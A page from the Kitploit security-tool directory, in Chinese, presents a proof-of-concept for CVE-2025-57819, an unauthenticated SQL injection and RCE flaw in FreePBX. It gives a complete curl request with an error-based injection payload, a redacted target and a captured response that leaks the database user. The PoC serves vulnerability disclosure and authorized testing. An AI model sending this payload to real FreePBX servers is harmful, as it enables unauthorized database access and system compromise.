Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
SQL-Injection-and-RCE_CVE-2025-57819 — FreePBX 15、16 和 17 版本存在远程代码执行 (RCE) 漏洞,该漏洞是由于端点对用户提供的数据清理不充分所致。 | Kitploit
工具/GitHubGitHub/muhammadwaseem29/sql-injection-and-rce_cve-2025-57819
漏洞分析漏洞利用Web应用程序漏洞利用CTF渗透测试学习与教育
GitHubmuhammadwaseem29/sql-injection-and-rce_cve-2025-57819

SQL-Injection-and-RCE_CVE-2025-57819

FreePBX 15、16 和 17 版本存在远程代码执行 (RCE) 漏洞,该漏洞是由于端点对用户提供的数据清理不充分所致。

分享
查看仓库网站
72161年前尚未审核

FreePBX RCE PoC(未授权)

总结

FreePBX 版本 15、16 和 17 包含一个远程代码执行 (RCE) 漏洞,该漏洞是由于端点对用户提供的数据清理不足所致。
未授权的攻击者可以操纵数据库并实现远程代码执行。漏洞利用无需认证。

参考

  • https://github.com/freepbx/security-reporting/security/advisories/ghsa-m42g-xg4c-5f3h

概念验证 (PoC)

注意: 目标已被编辑。在执行授权测试时,请将 [REDACTED_TARGET] 替换为真实主机。


请求

curl -i -k "https://[REDACTED_TARGET]/admin/ajax.php?module=FreePBX%5Cmodules%5Cendpoint%5Cajax&command=model&template=x&model=model&brand=x'+AND+EXTRACTVALUE(1,CONCAT('~USER:',(SELECT+USER()),'~'))+--+"

响应(测试期间捕获的示例)

HTTP/1.1 500 Internal Server Error
Date: Fri, 12 Sep 2025 08:35:29 GMT
Server: Apache/2.4.6 (Sangoma) OpenSSL/1.0.1e-fips PHP/5.6.31
X-Powered-By: PHP/5.6.31
Set-Cookie: PHPSESSID=fmt7o0oecththmves36nijvfu7; expires=Sun, 12-Oct-2025 08:35:29 GMT; Max-Age=2592000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: application/json

{"error":{"type":"Exception","message":"SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~USER:freepbxuser@localhost~'::","file":"\/var\/www\/html\/admin\/libraries\/utility.functions.php","line":207}}

为什么这能证明: 响应包含 ~USER:freepbxuser@localhost~ — 确认存在来自未授权请求的 SQL 注入/数据泄露。

carbon (1)

影响

未经身份验证的远程数据库操作导致服务器上的任意代码执行 — 可能实现完全系统入侵。


免责声明

本仓库及 PoC 仅用于教育和授权的安全研究。未经明确许可,请勿测试或利用系统。作者不对因使用本 PoC 造成的滥用或损害负责。

下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT 平台,可将 Shadowserver 报告导入 MongoDB,并将其重放为交互式地图、分析、发现、公告和高管仪表板。

    354
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    339
  • 5

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    315

探索所有工具

浏览我们的工具集合

查看所有工具 →